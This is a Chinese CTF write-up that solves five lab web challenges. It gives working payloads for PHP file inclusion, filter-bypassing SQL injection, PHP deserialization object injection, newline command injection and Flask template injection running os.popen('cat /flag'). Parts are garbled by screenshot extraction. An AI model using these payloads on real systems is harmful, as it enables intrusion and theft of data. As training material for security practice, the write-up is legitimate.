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1.Web-文件包含漏洞

2.Web-SQL注入漏洞

3.Web-反序列化漏洞

4.Web-远程命令执行漏洞

5.Web-模板注入漏洞

1.Web-文件包含漏洞

- base64编码，发现目录下有flag.php和index.php

```
?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCJscylpPz4=
```




flag.php index.php

- 直接用cat flag，但是对flag有过滤

```
?file=data://text/plain;base64,<?php system("cat flag.php")?>
```

- base64编码绕过过滤器

```
?file=data://text/plain;base64,P2ZpbGU9ZGF0YTovL3RleHQvcGxhaw47YmFzZTY0LDw/cGhwIHh5c3R1bSgiY2F0IGZsYWcucGhwIik/Pg==
```



2.Web-SQL注入漏洞

- 传入 admin 和 admin"，发现页面报错，说明闭合方式为"
- 传入 1" oorr 1=1 oorrderr by 1# 回显35f1eeffabbb28113be22ca2eb810d6a
- 传入 1" oorr 1=1 oorrderr by 2# 正常回显 3 也正常回显
- 传入 1" oorr 1=1 oorrderr by 4# 报错，只有3列
- 注入 1" and 1=1 ununionion seselectlect 1,2,grrooup_concat(table_name) frroom information_schema.tables whwhereere table_schema=database()# 得到表名 flag 和 users




2
flag,users

Hack admin password & Get flag

username password


6. 注入 `1" and 1=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='flflag' #` 得到表flag中的列名flag和id, 由此得到flag。



Hack admin password & Get flag

username password

7. 注入 `1" and 1=1 union select 1,2,group_concat(flag) from flflag #` 得到flag



Hack admin password & Get flag

username password

3.Web-反序列化漏洞

以下是在本地的漏洞复现, `str_replace("easy", "ez", $se)`前的序列化内容为:

```
O:3:"tmp":2:
{s:4:"str1";s:36:"easyeasyeasyeasyeasyeasyeasyeasy";s:4:"str2";s:57:"";s:4:"str2";o:7:"get
flag":1:{s:4:"file";s:8:"flag.php";}}";}
```

替换后的序列化内容:

```
O:3:"tmp":2:
{s:4:"str1";s:36:"ezezezezezezezeze";s:4:"str2";s:57:"";s:4:"str2";o:7:"getflag":1:
{s:4:"file";s:8:"flag.php";}}";}
```

可以注意到由于`easyeasyeasyeasyeasyeasyeasyeasy`的缩短, 原`str1`的字符串内容由`"easyeasyeasyeasyeasyeasyeasyeasy"`变成了`"ezezezezezezezeze";s:4:"str2";s:57:""`, 而`str2`变成了一个对象`getflag`, 这样在反序列化时会产生一个对象`getflag`, 在释放对象时会自动调用魔术方法`__destruct`从而打印`flag.php`的内容

```
1 <?php
2 class getflag
3 {
4     public $file;
5
6     public function __construct($file) {
7         $this->file = $file;
8     }
9
10    public function __destruct()
11    {
12        if ($this->file === "flag.php") {
13            echo file_get_contents($this->file);
14        }
15    }
16 }
```

```

17 class tmp
18 {
19     public $str1;
20
21     public function __construct($str1, $str2)
22     {
23         $this->str1 = $str1;
24         $this->str2 = $str2;
25     }
26 }
27
28 # $str1 = $_POST['easy'];
29 # $str2 = $_POST['ez'];
30 # $c = new getflag('flag.php');
31 # echo $c;
32 # $s = serialize($c);
33 # echo $s;
34 $se = serialize(new
35 tmp('easyeasyeasyeasyeasyeasyeasyeasy','s:4:"str2";o:7:"getflag":1:
36 {s:4:"file";s:8:"flag.php";}'));
37 echo $se;
38 echo "<br>";
39 $se = str_replace("easy", "ez", $se);
40 echo $se;
41 echo "<br>";
42 unserialize($se);

```

元素 控制台 源代码/来源 网络 性能 内存 HackBar >> 1 1 设置 更多

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL
http://10.12.153.8:31137/

Use POST method

enctype
application/x-www-form-urlencoded

Body
easy=easyeasyeasyeasyeasyeasyeasyeasy&
ez=;s:4:"str2";0:7:"getflag":1:{s:4:"file";s:8:"flag.php";}}

MODIFY HEADER

Name	Value	
<input checked="" type="checkbox"/> Upgrade-Insecure-Reques...	1	×
<input checked="" type="checkbox"/> User-Agent	Mozilla/5.0 (Windows NT 10.0	×
<input checked="" type="checkbox"/> Accept	text/html,application/xhtml+	×
<input checked="" type="checkbox"/> Accept-Encoding	gzip, deflate	×

4.Web-远程命令执行漏洞

发现过滤了所有分隔符包括|、&，那就用回车%0a打

IP 127.0.0.1 | ls

Result:
IP包含恶意字符.

用burp抓包, ip=0%0asleep%205, 发现确实等待了5秒左右, 说明可以正常执行, 但是ip=0%0als无回显
那就用 ip=0%0acat%20/flag>1.php 将falg保存在1.php中直接访问得到flag



5.Web-模板注入漏洞

名称	×	标头	预览	响应	启动器	时间
10.12.153.8	▼	常规				
blob:http://10.12.1...	🔍	请求网址:		http://10.12.153.8:32673/		
content_script_vite...	🔍	请求方法:		GET		
renderContent-9d5...	🔍	状态代码:		200 OK		
browser-polyfill-c2...	🔍	远程地址:		10.12.153.8:32673		
_commonjsHelpers...	🔍	引荐来源网址政策:		strict-origin-when-cross-origin		
AppVite-bb00c645.js	🔍					
isObjectLike-7962c...	🔍	▼ 响应标头	<input type="checkbox"/> 原始			
IconBtn-94c9cb85.js	🔍	Connection:		close		
dayjs.min-db7fc21...	🔍	Content-Length:		18		
AppVite-6c90dbf6...	🔍	Content-Type:		text/html; charset=utf-8		
js.js	🔍	Date:		Wed, 12 Jun 2024 19:53:38 GMT		
dom.js	🔍	Hint:		tell you a secret: /nonono		
js.js	🔍	Server:		Werkzeug/3.0.3 Python/3.8.10		
	▼	请求标头	<input type="checkbox"/> 原始			
		Accept:		text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
		Accept-Encoding:		gzip, deflate		
		Accept-Language:		zh-CN,zh;q=0.9,en;q=0.8		
		Cache-Control:		max-age=0		
		Connection:		keep-alive		
		Host:		10.12.153.8:32673		
		Upgrade-Insecure-Requests:		1		
		User-Agent:		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36		


python模版, 首先根据hint, 在/nonono目录下可能有提示

访问<http://10.12.153.8:30063/nonono>, 发现源码泄露, 是python的flask框架


```

1 nonono"
2         return rsp
3 @app.route('/nonono')
4 def source():
5     f = open(__file__, 'r')
6     rsp = f.read()
7     f.close()
8     return rsp[rsp.index('nonono'):]
9 @app.route('/admin')
10 def admin_handler():
11     try:
12         role = session.get('role')
13         if not isinstance(role, dict):
14             raise Exception
15     except Exception:
16         return 'No, you are a hacker!'
17     if role.get('is_admin') == 1:
18         flag = role.get('flag') or 'admin'
19         flag = filter(flag)
```



9, God bless you! The flag is



故可以开始尝试注入，因为flask.config.Config类中init函数的全局变量中已经导入了"os"模块所以漏洞利用思路是用 `config.__class__.__init__.__globals__` 调用os模块，用 `popen()` 执行外部命令 `cat /flag` 再用 `read()` 函数读出内容，首先打印 `config.__class__.__init__.__globals__` 确认存在os模块：



然后使用 `{{config.__class__.__init__.__globals__.get('os').popen('cat /flag').read()}}` 打印flag：



vnc(PDm0cu14tCjHdYB5K3uTtENhyZY13), God bless you! The flag is

